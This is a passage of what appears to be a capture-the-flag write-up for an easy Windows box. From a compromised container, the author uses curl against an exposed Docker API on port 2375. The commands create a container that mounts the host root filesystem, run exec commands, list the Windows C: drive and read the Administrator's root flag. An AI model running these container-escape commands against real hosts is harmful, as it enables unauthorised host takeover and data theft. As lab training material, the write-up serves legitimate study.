f028ab2308ada6446931db8f55dfd40","ImageManifestDescriptor":{"mediaType":"application/vnd.oci.image.manifest.v1+json","digest":"sha256:ceab562c32247d164213f4df42a241a695ed1b2ae5a971f45791a3275635deee","size":2568,"platform":{"architecture":"amd64","os":"linux"}},"Command":"docker-entrypoint.sh mariadbd","Created":1762794283,"Ports":[{"IP":"0.0.0.0","PrivatePort":3306,"PublicPort":3306,"Type":"tcp"}],"Labels":{"com.docker.compose.config-hash":"ae62dae65eee61960eb7c7a1b1b2cf918aaa7a689721404b85b492772d396eb0","com.docker.compose.container-number":"1","com.docker.compose.depends_on":"","com.docker.compose.image":"sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40","com.docker.compose.oneoff":"False","com.docker.compose.project":"docker_setup","com.docker.compose.project.config_files":"C:\\Users\\Administrator\\Documents\\docker_setup\\docker-compose.yml","com.docker.compose.project.working_dir":"C:\\Users\\Administrator\\Documents\\docker_setup","com.docker.compose.service":"mariadb","com.docker.compose.version":"2.39.1","desktop.docker.io/ports.scheme":"v2","desktop.docker.io/ports/3306/tcp":":3306","org.opencontainers.image.authors":"MariaDB Community","org.opencontainers.image.base.name":"docker.io/library/ubuntu:noble","org.opencontainers.image.description":"MariaDB Database for relational SQL","org.opencontainers.image.documentation":"https://hub.docker.com/_/mariadb/","org.opencontainers.image.licenses":"GPL-2.0","org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.source":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.title":"MariaDB Database","org.opencontainers.image.url":"https://github.com/MariaDB/mariadb-docker","org.opencontainers.image.vendor":"MariaDB Community","org.opencontainers.image.version":"11.4.8"},"State":"running","Status":"Up 12 hours (healthy)","HostConfig":{"NetworkMode":"docker_setup_default"},"NetworkSettings":{"Networks":{"docker_setup_default":{"IPAMConfig":null,"Links":null,"Aliases":null,"MacAddress":"2a:f4:68:da:56:0d","DriverOpts":null,"GwPriority":0,"NetworkID":"dbe8d772bacc3571da48a759376f0d8afddbe5453e8ee10b3cffd993ef5e3dec","EndpointID":"57a0392100f7c9c625ba30703ebcc94451f3b350c8884e6964a41f12bd66ef15","Gateway":"172.18.0.1","IPAddress":"172.18.0.2","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"DNSNames":null}}},"Mounts":[{"Type":"volume","Name":"c037b802652b90f77688864756d7923900aaa2326ed97fe86213de892350e26c","Source":"","Destination":"/var/lib/mysql","Driver":"local","Mode":"","RW":true,"Propagation":""}]}]
Creating a container and running commands
Success! We’re able to identify all the containers. Let’s create a container.
1
2
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/containers/create -H "Content-Type: application/json" -d '{"Cmd":["/bin/sh","-c","sleep 100000"],"Image":"alpine","HostConfig":{"Binds":["/:/w1ld"]},"NetworkMode":"host"}'
{"Id":"22b87a688156dacbeb35d2e144662dc31a13bbd01de6af6af9af539d70877d38","Warnings":[]}
We get no warnings, let’s start the container.
1
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/containers/22b87a688156dacbeb35d2e144662dc31a13bbd01de6af6af9af539d70877d38/start
Now let’s create an exec and start it.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/containers/22b87a688156dacbeb35d2e144662dc31a13bbd01de6af6af9af539d70877d38/exec -H "Content-Type: application/json" -d '{"Cmd":["ls","-lash","/w1ld"],"AttachStdout":true,"AttachStderr":true}'
{"Id":"2499396d1a92a4454d9d70aa8f2522a837493a4bf3be78893a3665bb5892fcc8"}
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/exec/2499396d1a92a4454d9d70aa8f2522a837493a4bf3be78893a3665bb5892fcc8/start -H "Content-Type: application/json" -d '{"Detach":false,"Tty":true}'
total 41M
      0 drwxr-xr-x    1 root     root          80 Dec  7 18:07 .
   4.0K drwxr-xr-x    1 root     root        4.0K Dec  8 06:16 ..
   2.0K drwxr-xr-x    1 root     root        2.0K Aug 12 07:41 EFI
      0 lrwxrwxrwx    1 root     root           7 Aug 12 07:40 bin -> usr/bin
   2.0K drwxr-xr-x    1 root     root        2.0K Aug 12 07:41 boot
   2.0K -rw-r--r--    1 root     root        1.9K Apr 29  2025 bpf-legacy.o
   1.5K -rw-r--r--    1 root     root        1.2K Apr 29  2025 bpf.o
   2.0K drwxr-xr-x    1 root     root        2.0K Aug 12 07:40 containers
      0 drwxr-xr-x    8 root     root        3.1K Dec  7 18:07 dev
   2.0K drwxr-xr-x    1 root     root        2.0K Aug 12 07:40 dpkg.orig
      0 drwxr-xr-x    1 root     root         100 Dec  7 18:07 etc
   2.0K drwxr-xr-x    1 root     root        2.0K May  9  2025 home
 103.0K -rw-r--r--    1 root     root      102.8K Apr 29  2025 host-network.o
      0 drwxr-xr-x    2 root     root          40 Dec  7 18:07 host_mnt
  41.0M -rwxr-xr-x    1 root     root       41.0M Aug 12 07:39 init
      0 lrwxrwxrwx    1 root     root           7 Aug 12 07:40 lib -> usr/lib
      0 lrwxrwxrwx    1 root     root           9 Aug 12 07:40 lib64 -> usr/lib64
   2.0K drwxr-xr-x    1 root     root        2.0K Jul 21 00:00 media
   4.0K drwxr-xr-x    4 root     root        4.0K Sep 12 21:51 mnt
   2.0K drwxr-xr-x    1 root     root        2.0K Jul 22 09:00 mutagen-file-shares
   2.0K drwxr-xr-x    1 root     root        2.0K Jul 22 09:00 mutagen-file-shares-mark
   2.0K drwxr-xr-x    1 root     root        2.0K Jul 21 00:00 opt
   4.0K drwxr-xr-x   25 root     root        4.0K Dec  7 18:07 parent-distro
      0 dr-xr-xr-x  202 root     root           0 Dec  7 18:07 proc
  42.5K -rw-r--r--    1 root     root       42.1K Apr  1  2025 pwatch.o
   2.0K drwx------    1 root     root        2.0K Aug 12 07:40 root
      0 drwxr-xr-x   21 root     root         660 Dec  7 18:07 run
      0 lrwxrwxrwx    1 root     root           8 Aug 12 07:40 sbin -> usr/sbin
   2.0K drwxr-xr-x    1 root     root        2.0K Jul 22 09:00 services
   2.0K drwxr-xr-x    1 root     root        2.0K Aug 12 07:41 src
   2.0K drwxr-xr-x    1 root     root        2.0K Jul 21 00:00 srv
      0 dr-xr-xr-x   13 root     root           0 Dec  8 05:41 sys
      0 drwxrwxrwt    2 root     root          40 Dec  8 06:23 tmp
   7.5K -rw-r--r--    1 root     root        7.1K Apr 29  2025 udpv6csum.o
      0 drwxr-xr-x    1 root     root          60 Aug 12 07:40 usr
      0 drwxr-xr-x   11 root     root         240 Dec  7 18:07 var
Success! We’re able to run code on our new container. and check our w1ld directory. The C directory for the windows machine will probably be in /mnt/host/c given that it’s Docker Desktop. Let’s take a look.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/containers/22b87a688156dacbeb35d2e144662dc31a13bbd01de6af6af9af539d70877d38/exec -H "Content-Type: application/json" -d '{"Cmd":["ls","-lash","/w1ld/mnt/host/c/"],"AttachStdout":true,"AttachStderr":true}'
{"Id":"3e0d3e818fc64af8750363e81652284df9ee9e567c3d80e1cf447bd15fd80c8d"}
www-data@821fbd6a43fa:~$ export EXEC=3e0d3e818fc64af8750363e81652284df9ee9e567c3d80e1cf447bd15fd80c8d
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/exec/$EXEC/start -H "Content-Type: application/json" -d '{"Detach":false,"Tty":true}'total 4K
      0 drwxrwxrwx    1 root     root        4.0K Nov 11 12:49 $RECYCLE.BIN
      0 drwxrwxrwx    1 root     root        4.0K Dec  2 12:08 $WinREAgent
      0 drwxrwxrwx    1 root     root        4.0K Dec  2 12:02 .
   4.0K drwxr-xr-x    5 root     root        4.0K Sep 12 21:51 ..
      0 lrwxrwxrwx    1 root     root          17 Mar 24  2025 Documents and Settings -> /mnt/host/c/Users
      0 drwxrwxrwx    1 root     root        4.0K Apr  1  2024 PerfLogs
      0 drwxrwxrwx    1 root     root        4.0K Nov  3 23:00 Program Files
      0 drwxrwxrwx    1 root     root        4.0K Apr  1  2024 Program Files (x86)
      0 drwxrwxrwx    1 root     root        4.0K Nov  3 23:00 ProgramData
      0 drwxrwxrwx    1 root     root        4.0K Mar 24  2025 Recovery
      0 d--x--x--x    1 root     root        4.0K Mar 24  2025 System Volume Information
      0 drwxrwxrwx    1 root     root        4.0K Nov  3 11:18 Users
      0 drwxrwxrwx    1 root     root        4.0K Dec  2 16:08 Windows
      0 drwxrwxrwx    1 root     root        4.0K Mar 24  2025 Windows.old
      0 drwxrwxrwx    1 root     root        4.0K Nov 11 17:20 inetpub
We can now grab the root flag.
1
2
3
4
5
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/containers/22b87a688156dacbeb35d2e144662dc31a13bbd01de6af6af9af539d70877d38/exec -H "Content-Type: application/json" -d '{"Cmd":["cat","/w1ld/mnt/host/c/Users/Administrator/Desktop/root.txt"],"AttachStdout":true,"AttachStderr":true}'
{"Id":"08f81b2dc928d19e04bd04036d5db6d4043c9a2ce8bfb34a2561d69c3bda5de8"}
www-data@821fbd6a43fa:~$ export EXEC=08f81b2dc928d19e04bd04036d5db6d4043c9a2ce8bfb34a2561d69c3bda5de8
www-data@821fbd6a43fa:~$ curl -X POST http://192.168.65.7:2375/exec/$EXEC/start -H "Content-Type: application/json" -d '{"Detach":false,"Tty":true}'
1f4[Redacted]
Just like that, we have Root!
tags: boxes - os/windows - diff/easy